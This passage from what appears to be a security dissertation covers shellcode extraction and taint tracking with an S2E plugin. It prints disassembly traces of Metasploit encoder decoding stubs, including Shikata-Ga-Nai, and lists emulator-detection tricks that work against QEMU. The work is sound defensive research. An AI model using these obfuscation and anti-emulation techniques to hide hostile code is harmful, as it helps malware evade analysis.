JMP/CALL XOR Additive Feedback Encoder

This encoder is part of the Metasploit Framework, and detailed in Section 3.3.1. The jmp/call technique is the same `getPC` method as our sample shellcode. This encoder uses `esi` to maintain the read and write address, leveraging `lodsd` to work in 4 byte words (storing into `eax`) as well as incrementing `esi`. Instead of a loop instruction, it uses `test` to see if `eax` is zero, and jump if not zero. The last iteration is designed to decode all zeros, fulfilling an end-of-loop conditional requirement. Additionally, the example modifies the key at each iteration using the encoded word stored by `lodsd`. We have encoded the example shellcode with this tool and successfully traced it with our system.

BloXor

This encoder, introduced in Section 3.3.1, is part of the Metasploit Framework. It uses metamorphism (by means of code substitution) to produce different decoding blocks, such that each block depends on successfully decoding the previous block. Our system can accurately model code that uses this encoding. Here is an execution trace of the decoding:

Offset	Bytecode	Mnemonic	Comment
0000	E8FFFFFFFF	call 0x4	; getPC onto stack
0005	FFC0	inc eax	; junk
0007	59	pop ecx	; ecx=PC=0x..b5
0008	6A05	push 0x5	
000A	5B	pop ebx	; ebx=0x5
000B	29D9	sub ecx, ebx	; ecx=-ebx=0x..b5-0x5=0x..b0
000D	6A4D	push 0x4d	
0010	030C24	add ecx, [esp]	; ecx+=0x4d=0x..fd
0013	5B	pop ebx	; ebx=0x4d
0014	89CF	mov edi, ecx	; edi=ecx=0x..fd
0016	6A02	push 0x2	
0018	033C24	add edi, [esp]	; edi+=0x2=0x..ff
001B	5B	pop ebx	; ebx=0x..fd <- obs_sc[0]
001C	6A15	push 0x15	
001E	5E	pop esi	; esi=0x15 <- counter ; begin loop (counted 21 (0x15) times)
001F	0FB717	movzx edx, word [edi]	; edx=[0x..ff] <- obs_sc[2]
0022	6A02	push 0x2	
0024	033C24	add edi, [esp]	; edi+=0x2=0x.101 <-obs_sc[4]
0027	5B	pop ebx	; ebx=0x2
0028	FF31	push dword [ecx]	; push 4B of obs_sc[0]
002A	58	pop eax	; eax = obs_sc
002B	C1E010	shl eax, 0x10	; lob off left 2B
002E	C1E810	shr eax, 0x10	; correct 2B location
0031	89C3	mov ebx, eax	; ebx=eax=obs_sc[0..1]
0033	09D3	or ebx, edx	; ebx=sc[0..1] sc[2..5]
0035	21D0	and eax, edx	; eax=sc[0..1]&sc[2..5]
0037	F7D0	not eax	; eax=!(eax)
0039	21D8	and eax, ebx	; eax=(!(sc[0..1]&sc[2..5]))&(sc[0..1] sc[2..5]) = ; (!x&y)&(x y)

```

003B 6650      push ax          ; ax holds decoded i, i+1
003D 668F01      pop word [ecx]   ; <- writes i, i+1
0040 6A02      push 0x2
0042 030C24      add ecx, [esp]    ; ecx+=0x2=0x..ff
0045 5B          pop ebx
0046 4E          dec esi
0047 85F6          test esi, esi  ; see if esi is 0
0049 0F85D0FFFFF  jnz dword 0xd6  ; end loop, if esi == 0 then no jump

```

Shikata-Ga-Nai

Shikata-Ga-Nai is a polymorphic XOR additive feedback encoder within the Metasploit Framework. As detailed in Section 3.3.1, this encoder offers three features that provide advanced protection when combined: metamorphic decoder; self-modifying key; and partially obfuscated decoding stub. In fact, without our modifications, QEMU is not able to support executing Shikata-Ga-Nai packed shellcode.

With the extensions that we have developed for S2E, our plugin, CodeXt, has successfully extracted the sample shellcode protected by Shikata-Ga-Nai. The following is the Shikata-Ga-Nai encoded shellcode with the partially obfuscated decoding stub:

Offset	Bytecode	Mnemonic	Comment
0000	DAD4	fcmovbe st4	; fpu stores PC
0002	B892BA1E5C	mov eax,0x5c1eba92	; the key
0007	D97424F4	fnstenv [esp-0xc]	; push 0x0 addr
000B	5B	pop ebx	; ebx = 0x0 addr
000C	29C9	sub ecx,ecx	
000E	B10B	mov cl,0xb	; words to decode
0010	83C304	add ebx,0x4	; inc target
0013	314314	xor [ebx+0x14],eax	; update [0x18]
0016	034386	add eax, [ebx-0x7a]	; 0x18 is encoded
0019	58	pop eax	; part of decoder
001A	EBB7	jmp 0xd3	; part of decoder
001C	B5C5	mov ch,0xc5	
001E	258809F174	and eax,0x74f10988	
0023	D32A	shr dword [edx],cl	
0025	CB	retf	
0026	A4	movsb	
0027	51	push ecx	
0028	A3E6C926BA	mov [0xba26c9e6],eax	
002D	B304	mov bl,0x4	
002F	C6	db 0xc6	
0030	54	push esp	
0031	AB	stosd	
0032	68385B64F2	push dword 0xf2645b38	
0037	AB	stosd	
0038	CF	iretd	
0039	1AD0	sbb dl,al	
003B	13788A	adc edi,[eax-0x76]	
003E	5A	pop edx	
003F	38E2	cmp dl,ah	
0041	7591	jnz 0xd4	
0043	CD	db 0xcd	

After the first iteration (now all obfuscation removed from decoder stub):

Offset	Bytecode	Mnemonic	; Comment
0000	DAD4	fcmovbe st4	
0002	B892BA1E5C	mov eax,0x5c1eba92	
0007	D97424F4	fnstenv [esp-0xc]	
000B	5B	pop ebx	
000C	29C9	sub ecx,ecx	
000E	B10B	mov cl,0xb	
0010	83C304	add ebx,0x4	; inc target
0013	314314	xor [ebx+0x14],eax	; decode target
0016	034314	add eax,[ebx+0x14]	; modify key
0019	E2F5	loop 0x10	; jmp 0x10, ecx--
001B	<de-obfuscated 1st byte of shellcode>		
001C	<obfuscated shellcode>		

Fully decoded sample shellcode (less the decoder stub shown above):

Offset	Bytecode	Mnemonic	; Comment
001B	EB13	jmp +0x13	; same as orig input
001D	59	pop ecx	
001E	31C0	xor eax,eax	
0020	B004	mov al,0x4	
0022	31DB	xor ebx,ebx	
0024	43	inc ebx	
0025	31D2	xor edx,edx	
0027	B20F	mov dl,0xf	
0029	CD80	int 0x80	
002B	B001	mov al,0x1	
002D	4B	dec ebx	
002E	CD80	int 0x80	
0030	E8E8FFFF	call -0x18	
0035	<string to print>		

4.5.4 Emulation Detection Evasion

In order to test the robustness of our system, we created a collection of proof-of-concept anti-emulation byte code from research that details examples of techniques. Previous publications show how emulation-based debuggers, such as QEMU, can already defeat other known anti-debugger methods, such as timing detection, blacklisted drivers, and address lookup signatures [92–95]. To expand this, we chose methods that, according to the research, were currently usable against the Intel x86 emulation of QEMU. As listed in table 4.3, we tested the following methods: FPU handling; same basic block instruction modification; repeated string instruction handling; obscure instruction handling; obscure alternate encodings; and carry and register interaction in an undocumented opcode.




Figure 4.13: Report generator output from single byte XOR decoding.

Table 4.3: Anti-emulation techniques tested

Technique	Evaded?
FPU instruction <code>fnstenv</code>	Yes
Same block modification	Yes
Repeated string instruction <code>rep stosb</code>	Yes
Obscure instructions <code>sal</code>	Yes
Alternate encodings <code>test</code>	Yes
Undocumented opcodes <code>salc</code>	Yes

For FPU handling, we needed to ensure that the `fnstenv` instruction worked as expected and in the general case. This instruction writes an environmental struct to a given address. We found that QEMU did not update this struct properly; in particular, the address of the last FPU instruction was all zeros, giving not only a substantial signature for detection but also preventing a prominent `getPC` method. We extended our system to track the most recent FPU instruction’s address and update the written struct before the next instruction. From this test, our system effectively and successfully handles the `fnstenv` instruction in the general sense.

QEMU has a raw byte code processor that consumes one byte at a time until an instruction is gathered, and then converts it into an intermediate representation, grouping these instruction translations into a block. This translation block typically ends at standard basic block ending instructions, such as a jump, loop, or system call. Once a translation block is complete, QEMU executes its IR. If, during execution, any instruction modifies a byte that corresponds to any instructions within the same translation block, then the system should re-translate that and subsequent instructions. We found that QEMU did not do this by default; thus we extended our system to detect same basic block modifications, at which point we trigger a re-translation. From this test, our system effectively handles intra-basic block self-modifying code.

The remaining tests were from a collection of x86 oddities we have observed, including some mentioned in previous research as emulation detection methods. This list is not exhaustive, but should cover the published and some unpublished detection methods. The first is a means to test repeating string operations versus instruction re-translation. Similar to intra-basic block self-modification, the `rep stosb` uses `eax` as a single byte source value and copies it to `edi` for `ecx` times. The test works by setting `eax` to a single byte instruction, such as `inc ebx`, and the combination

of `edi` and `ecx` such that the instruction will overwrite itself. Nominal behavior is to execute the `rep` without interruption, and then advance PC to the end of the instruction. Aberrant, detectable behavior can be either: to not re-translate the subsequent instructions that have been modified; or to use the modified repeat on the final repeat (after it partially overwrites itself). In our tests, the repeat always executed `ecx` times and with an initial value of zero in `ebx`, its final value was always `ecx` minus two. This test demonstrates that our system effectively handles this peculiar instruction.

The second test was to ensure that QEMU had a handler for the `sal` instruction, which is a rarely used obscure instruction, as most assemblers use an alternate equivalent instruction. Some emulators, such as Bochs, do not have support for it [92]. Additionally, we checked for a handler for an obscure alternate encoding of the `test` instruction. Finally, we tested for `salc`, an undocumented opcode for set `al` on carry. These tests demonstrated that our system was capable of avoiding detection for previously documented obscure instruction handling.

Chapter 5: Automated Location of Attack String from Run-time Input

In the previous chapter, we detail methods to automatically locate attack code within a given buffer. Our methodology consists of executing any code found within the buffer, identifying the boundaries of code and data, tracking data accesses and self-modifications during execution, reassembling any code fragments into related chunks, and presenting the location of a positive attack code match within a buffer of memory. However, the attack code can be different than the attack string (the attacker-crafted set of bytes handled by the vulnerable process as input). In this chapter, we present a plugin for S2E that leverages symbolic execution and memory management mechanisms from KLEE to: 1) obtain run-time hidden branch coverage; and 2) automatically determine the location of an attack string from run-time input.

An attack string is designed to corrupt a vulnerable process such that the attacker gains enough control over `eip` (i.e., can redirect control-flow) to execute attack code. For instance, it could be file contents, user input, or network traffic. The attack string is transformed by the vulnerable process into a form that results in exploiting the vulnerability—directly (e.g., copied into too small of a buffer) or indirectly (e.g., double-free exploit). To this purpose, it may also contain additional data used to mimic process internals, such as stack frame information, heap allocator structures, or invalid pointers. The attack string can be observed from outside of the process, such as by monitoring disk accesses, keystrokes, or network packets. If the buffer is encrypted (e.g., SSL socket read), then the attack string can refer to the encrypted form.

One goal of forensic analysis is to convert the gathered evidence into an attack mitigation or a vulnerability bugfix. If the analyst can locate the attack string within any run-time input, then they can create better defense mechanisms (e.g., generate an IDS signature, create a shareable indicator of compromise). Additionally, the analyst would gain significant ground toward identifying the




Figure 5.1: As network traffic is read, our system adds taint tracking labels (indicated as different colors for each segment of input).

mechanics of the exploit, namely the data structures exploited by the attack, and thus they would know where to direct efforts when repairing the vulnerability.

The goal of this chapter is to describe methods that an analyst can use to locate or reconstruct the attack string. To assist in this, our tool allows users to mark arbitrary addresses as symbolic (upon particular triggers). Any conditionals that use these addresses will provide automatic exploration within the attack code, executing possibly hidden branches during run-time.

Locating the attack string is very closely related to data-flow, or taint tracking, analysis. Taint tracking allows the analyst to mark segments of memory with labels that the tracking framework propagates whenever writes are influenced by labeled memory (e.g., output of an operation with labeled operands). There is a large body of existing work detailing taint analysis, yet no existing method accounts for tainted data that becomes executed code.

To implement these concepts, we incorporated a taint labeling methodology that works not only with data, but seamlessly handles the case when data is later executed as code. The user can configure load-time settings to mark addresses or registers as tainted upon various triggers (e.g., after a certain number of instructions, or upon a particular sequence of system calls) so that the labels may be tracked during execution. This allows the methodology we present in this chapter to accurately maintain data-flow analysis related to both data and control-flow. During analysis, we generate vectors of *memory maps*, memory snapshot deltas, for each byte within a taint label to indicate which bytes have become tainted during execution.

To further this design beyond shellcode and attack code fragments, we extended our method to monitor data-flow analysis of full executables. Additionally, we added capability to do so during attacks in real-time. For instance, as illustrated in Figure 5.1, the user can set a trigger to mark any buffer read from a network socket as a taint source. The system then begins to track the bytes' labels within this source as they propagate throughout the memory of the process.

In Section 5.1, we present the problems associated with locating an attack string and discuss our design decisions. In Section 5.2, we present the implementation through a series of problem statements coupled with their technical challenges and our solution. In Section 5.3, we present empirical examples of data-flow analysis using our system.

5.1 Design

There are several large problems addressed by this work. In Section 5.1.1, we discuss multiple execution path execution during dynamic analysis to achieve run-time hidden branch coverage. In Section 5.1.2, we describe bit level accuracy during data-flow taint analysis. In Section 5.1.3, we extend tracking to remain valid when previously tainted data becomes executable code. In Section 5.1.4, we discuss design issues for tracking real-time attacks.

5.1.1 Run-time Hidden Branch Coverage

Existing dynamic analysis frameworks use emulators or sandboxes to monitor malicious code through *concrete* execution, meaning at any moment during execution all bytes within memory and registers are a defined constant value. This limits them to a single execution path per input; in order to trace multiple paths, the system needs inputs that activate those paths. The analyst must craft specific inputs in order to achieve desired behavior or outputs from the codebase.

Brute forcing multiple inputs can be automated with *fuzzing* [102]. Fuzzing uses the code base as a black box, then varies and randomizes inputs in order to seek particular behavior (e.g., generate crash reports). While this method may tease out alternate execution paths, it may also test many unnecessary inputs. Additionally, this observational technique does not consider that while the external behavior may be the same, internal behavior could differ. For instance, it does not target specific run-time variables in order to explore branches hidden by conditional jumps that depend

on them, nor does it consider variables controlled by side-channels or those that are indirect to the brute forced input.

Selective symbolic execution, S2E [8, 9], avoids fuzzing or relying on guesswork about code coverage. It introduces a form of dynamic analysis that can monitor and respond within any codebase to eliminate the need to treat it as a black box. S2E forks execution as needed, producing multiple explored paths with only a single input. It provides a rich framework to build plugins that can be used to gain insight into the emulation environment and monitored process.

For our requirements, it would be advantageous for our tool to allow an analyst to mark arbitrary memory addresses, or byte ranges of input, as symbolic in order to trace and determine whether different execution paths are discovered. Furthermore, the tool should be able to do so upon triggers, such as after a particular instruction sequence. As part of this design, the analyst could mark values used in conditional jumps as symbolic in order to explore all branches dependent on that value. S2E uses a LUA based configuration file that can communicate plugin specific options that fit this need. Once the tool has traced multiple paths, it should be able to reassemble and combine the branches into code fragments and chunks. Our previous code extraction work established an engine to do this.

5.1.2 Taint Labels and Tracking

Data-flow, or taint, analysis tools enable an analyst to label bytes as a taint source, and then follow the propagation of the taint label during execution. Consider the problem where an analyst wants to determine which segment of a program’s input links to, or affects, a particular segment of its output. One such example is when bytes from a socket read affect bytes that later appear within a vulnerable data structure or return address.

For instance, as illustrated in Figure 5.2, labels are propagated during execution. In the figure we simplify labeling as segments of input, instead of each byte having its own label. Propagation could be before exploitation, such as normal process operations that may duplicate attack string data or use it segments of it as input. After exploitation the attack code may unpack itself, further propagating any labels. In the figure we see the results of searching a process memory (upon some trigger, such as a non-self system call) for instructions that were both labeled and executed. These instructions depend on data from the attack string, and the labels indicate exactly which bytes.




Figure 5.2: After allowing an exploited process to decode, labels will be propagated in memory, including within executed code. This identifies which segments in the attack string correspond to both the code and data used in the attack.

Taint analysis is a core design requirement when seeking to locate the original attack string. The analyst may use this information to positively identify which bytes of input to vary while brute forcing inputs, drastically reducing their problem space. This application closely aligns with our goals, as it effectively confirms the minimum set of bytes that any other depends upon.

Tracking propagation of tainted data-flow is typically implemented with a shadow memory, which is a data structure that uses a particular width, such as a bit (boolean of taint status), to represent a fixed width of the true memory (e.g., byte, word). The bit-to-byte, or bit-to-word, ratio reduces the computational space requirement needed to store changes in memory during execution. Current methods commonly implement this process as one shadow memory structure per label being tracked. If any written data are derived from tainted data, then the shadow memory's bits are flipped to match. The frequency of these updates is typically at the basic block granularity, but we require it to occur at each instruction. Additionally, to meet the current state-of-the-art methods, our system is designed to track labels at the byte level.

S2E already manages its own internal shadow memory and our design leverages it. This decision avoids adding another layer of complexity and overhead. The S2E memory object is actually a set of KLEE [14] *expressions*, which are a nested set of width-specific operations (e.g., 8 bit or 32 bit add, subtract, exclusive or, and) and operand expressions. Any byte can be accessed using the object's virtual address within the process, eliminating the need to translate addressing schemes.

The width of the returned object is dependent on the width requested, ranging from eight to sixty-four bits. For instance, a concrete value is an expression of a constant value, a `ConstantExpr`.

KLEE contains a rich solving mechanism to simplify expressions as they combine during execution. Note that while KLEE can process at the granularity of bits, we determined that a byte width meets analysis needs and state-of-the-art capability, and it also prevents convoluted solver results.

5.1.3 Data-flow Validity Throughout Intermingled Code

Existing taint analysis tools only trace data-flow, yet shellcode often transforms data into code that further transforms other data into code, and so forth. The attack string itself may become or directly create executable code after some series of transformations (e.g., unpacking). This introduces a mixture of data and code tracking that existing techniques do not answer. Furthermore, the user may not know which bytes are data, as opposed to code, and we must assume that they can not inform our method. To resolve this issue, our system design needs to have a generic tainted tracking mechanism that supports label propagation, regardless of whether the source is either data or code. Additionally, it needs to understand how to properly process an instruction with multiple labels.

S2E limits label propagation by imposing constraints, which define possible valid values for expressions if they need to be concretized (i.e., accessed as a constant). This works for data-flow considerations, such as conditional branching, but requires development to support executable code with labels. By leveraging the built-in shadow memory of S2E, we gain the powerful fine-grain resolution of the KLEE solver with data; as a trade off, though, we have to apply data specific techniques to code handling.

If any instruction contains a symbolic byte, then KLEE will first try to concretize it by choosing one constant value that satisfies all constraints known by the state. This is necessary as the processor only executes what it is given concretely. For instance, forcing a vanilla version of KLEE to execute an instruction with a labeled (symbolic) byte will cause the system to fork and execute 256 variations. KLEE does this without warning and any framework will not be able to catch this *silent concretize* unless it modifies KLEE.

In the most naive method, upon any instruction execution, all bytes of written data should be tainted by any labels of the instruction's bytes; however, this may unnecessarily propagate labels. This is unavoidable in some operations, such as `add reg,imm`, where even one bit of input can possibly affect all bits of output. Also, if there is a tainted byte within the operator, such as a tainted `salc`, or non-data part of an instruction's bytes, then all writes must be tainted by its

labels. Such over-propagation is avoidable with bitwise instructions, such as `push imm32`, where the output bytes only need to be tainted according to their respective offset within the immediate value.

In the simplest cases, an instruction overwrites a destination, such as `mov [eax],imm32`, and the destination’s bytes assume the labels from the immediate value at respective offsets. Also, if the instruction does not read tainted data but is tainted itself, such as a tainted `push imm32`, then the system can act as if it were a data source and temporarily concretize the instruction for execution.

Accurate execution has zero tolerance for opcodes that are incorrect by even a single bit. In order to filter out incorrect constraints, our system must oversee the KLEE executor to provide intent, or context, to what symbolic values are allowed to reach the processor. To avoid this, any design needs to hook into the attempt to process an instruction as symbolic and feed KLEE any actual concrete values it needs. This allows KLEE to silently concretize without losing the context we have assigned via the symbolic labels. After the instruction finishes execution, our system can then restore labels as necessary.

5.1.4 Monitoring Real-time Attacks

Chapter 4 focuses on tracing the execution of shellcode fragments to achieve a goal process state. This allows the analyst to dive deep on what the shellcode does, but is removed from the association with the attack on its intended target. One design goal of this chapter is to complete this connection.

It would be advantageous for our system to monitor an entire vulnerable process and capture the trace of a real-time attack. In other words, an analyst could incorporate assessment of a vulnerable binary, like a fuzzing tool, or they could observe an in-the-wild exploit (e.g., a service within a honeypot). Not only does this give a more accurate discrete-event recording between attack string and vulnerable code, but by using the layout of the exploited process, symbols could be matched to source code, thus identifying the vulnerable data structures.

In the early life of a binary, many instructions are executed in order to adjust offset tables, set section permissions, initialize globals, and generally prepare for execution before reaching the entry point. Any tool needs to be able to filter out instructions that occur before suspicious inputs or possible attack strings are processed. Additionally, most executables import load-time, or dynamic, libraries. In many cases, such as stack-based buffer overflows, it may be advantageous to exclude

shared code. In others, such as libc based methods or even pointer mismanagement, like double-free attacks, tracing execution within libraries is a necessary inconvenience. Some libraries may be instrumental in converting attack strings into local data, such as SSL-wrapped sockets. In the face of such complex libraries, it is necessary to consider them a black box, allowing taint propagation to continue unfettered while their code is executing. If the initial taint labeled is improperly constrained, or the library too complex, then state explosion will be a problem to avoid.

As a final design requirement, we need to address network-based server applications. To extend general executable support for this, we require the capability to distinguish between types of data input, such as file versus network socket reads.

5.2 Methodology and Implementation

We have addressed all the proposed design considerations and problems. In the subsequent sections, we propose the corresponding implementation. In Section 5.2.1, we discuss how to explore conditional branches within attack code that are not executed during concrete execution. In Section 5.2.2, we describe how to assign labels to data and maintain bit level accuracy. In Section 5.2.3, we extend data tainting and handle conditions of taint propagation when previously tainted data becomes executable code. In Section 5.2.4, we include details on optimizing our method upon the S2E label propagation engine to limit unnecessary tainting. In Section 5.2.5, we discuss strategies and implementation challenges to model real-time and network-based attacks.

5.2.1 Symbolic Conditional Branch Exploration

During the initial code extraction run, such as with CodeXt, concrete execution may have missed code branches beyond conditional jumps. The output can be analyzed to reveal these conditional jumps and the source of the values used by the conditional comparison operator. If the analyst wants to explore these paths, then under concrete execution they would have to intercept the process and manually change memory values. Automatically replacing the values used by the conditional with KLEE symbolic variables allows for faster and fuller branch exploration, and increases the accuracy of the branch selection by the KLEE solver.

To accomplish this, the user needs to be able to specify arbitrary addresses as symbolic. As a solution, we extended our plugin to accept additional options within the configuration file (read by S2E at load-time). It accepts an offset within the buffer to load, the number of bytes from that offset, a name to call the variable, and the option to symbolize only after a certain number of instructions have executed. The offset can also be a named register or the address taken from the value within a named register (e.g., `[ebx + 0x04]` or `[esp]`) at the trigger.

5.2.2 Labeling Taint Sources

Data-flow analysis, or taint tracking, allows an analyst to observe data dependencies, revealing decoding stubs, keys, and helping to reveal important control paths. However, S2E has a labeling mechanism related to making specific addresses named symbolic variables, yet the resulting labeled value does not use the existing value in memory. This is to say that there is a disassociation between the expression in the shadow memory S2E uses and the concrete value we want it to represent. S2E uses the KLEE `Expression` class as the fundamental building block of all values in the emulated memory object. A concrete value is merely a KLEE `ConstantExpression`, which for a byte of value `0x14`, or 20, would look like `w8 20`. For example, the `w8` specifies an 8 bit width and `w32` would correspond to a 32 bit width.

A symbolic value is a KLEE `ReadExpression` with a concrete value of 0. For instance, if the value in memory was `0x14`, or 20, and we wanted to label it as `label_x`, then by default, the resulting value would be `(Read w8 0 label_x)`. Here, we see the operator, `Read`, the bit width, the index expression, and the label. Concretizing the expression gives 0. This works in symbolic conditional branch exploration, where booleans are preferred, since KLEE will first merely invert the value to see if other states exist, such as `(Not (Read w8 0 label_x))`. This does not work when we want all operations to respect the concrete value but retain the symbolic label.

By default, KLEE postpones processing any read expression and will solve it only when necessary (e.g., following a request to concretize it) by introducing a constraint `(Eq w8 20 (Read w8 0 label_x))`, which translates to constrain `label_x` equal to 20. These constraints slow the system significantly and inadvertently scrub the labels. If these constraints are blocked when a symbolic

variable is concretized, then it will be solved as 0 instead of original value 20. In summary, and as expected, symbolizing an address does not use the original value as its concretized value.

To resolve this, we developed a simple format to create tainted concrete values by leveraging a `markSymbolic` function with S2E. To continue using the above example, the tainted form of `0x14`, or 20, becomes `(Add w8 (w8 20) (Read w8 0 label_x))`. Since the read expression solves to 0, adding the original value allows this expression to solve to the original value. KLEE will neither solve nor add constraints with this format. Thus, all operators (e.g., or, and, not, add) will use the KLEE bitmaps and solvers to produce concretely accurate but still tainted output. This prevents us from needing to reinvent the bit level propagation of labels.

While there are slight variations for handling register sourced operands, this method provides a general solution in total. Primarily this has to do with register addressing schemes, where most register IO is wider than necessary. Additionally, we enforce concrete usage of `eip` in order to prevent exploding states at many different program counter values.

We developed a naming convention for our system, wherein the labels for bytes that are known to be code are prefixed with `code_`, and all others, including undetermined bytes, are prefixed with `data_`. All labels are appended with a four-digit byte offset, such that the first byte in data label `foo` is `data_foo0000`, the two-thousandth is `data_foo1999`, and so on. S2E/KLEE wraps our labels with their own convention `v<number>_<our convention>_<number>`, such that derivations of labels are notated. We safely ignore these notations, but it is important to be aware that `v1_data_foo0000_1` and `v6_data_foo0000_6` are the same for our purposes.

5.2.3 Symbolic Execution of Tainted Code

Shellcode often uses transforms and this strongly intermingles bytes that are data versus code, and does not distinguish if any data bytes will become code. The analyst may not know which bytes are data, as opposed to code, and our system needs to be able to have a generic tainted byte handler. Additionally, sometimes data becomes code, such as when decoded bytes are then executed.

To complicate the matter, when KLEE detects symbolic expressions in bytes consumed during translation, it performs a silent concretization. If not addressed this will prevent propagation of labels to any registers written by the instruction during execution. These bytes include immediate values defined by tainted data (i.e., data labels) or opcodes defined by tainted machine code (i.e.,

code labels). This is a different concretization process than solving for data operations, and it adds a constraint to the system. The result is that, by default, all labels on executed bytes will be lost. Any labels on non-immediate values will self-propagate (via KLEE), but the code labels do not.

Developing a solution to this problem with minimum impact to the S2E or KLEE source code, posed the largest technical challenge of this chapter. To resolve it, we extended S2E `CorePlugin` to emit a signal during translation whenever KLEE silently concretizes an instruction. This event broadcasts what addresses are being concretized, and is called an `onSilentConcretize` event. Upon these events, the silently concretized bytes are re-tainted with the pre-concretized labels. The addresses of these bytes are grouped by the translation block ID in which they occur (in a vector called `concretize_trace`).

At this point it is important to note that, upon execution of any instruction that reads or writes memory (or registers), S2E emits a built-in signal, `onDataMemoryAccess`, with source and destination details. When an instruction finishes execution, the `concretize_trace` is used to find elements that refer to the current instruction. If so, it creates a vector of couplets `{source_taint_label, instruction}`, and the system extracts all writes made by the instruction, essentially a vector of `{instruction, write_destinations}`. These are multiplied together to form a serialized vector of `{source_taint_label, write_destinations}`.

If the instruction is in the `concretize_trace` and wrote to a register, then our system invokes a special handler to taint the register and then re-translate the current translation block. When the next instruction executes it looks to see if the vector has any elements. If necessary, it alerts the system to switch into symbolic mode. The system then enforces the taints by iterating for each element in the trace, reapplying its taint labels as necessary. When the state stops executing, the memory is searched for each taint label given by the user, and memory maps are displayed to give a visual indication of propagation. Whenever a label is forcibly propagated by this method, we prefix it with `prop_`; for instance, `v1_prop_data_foo0000_1` is the same as `v1_data_foo0000_1`.

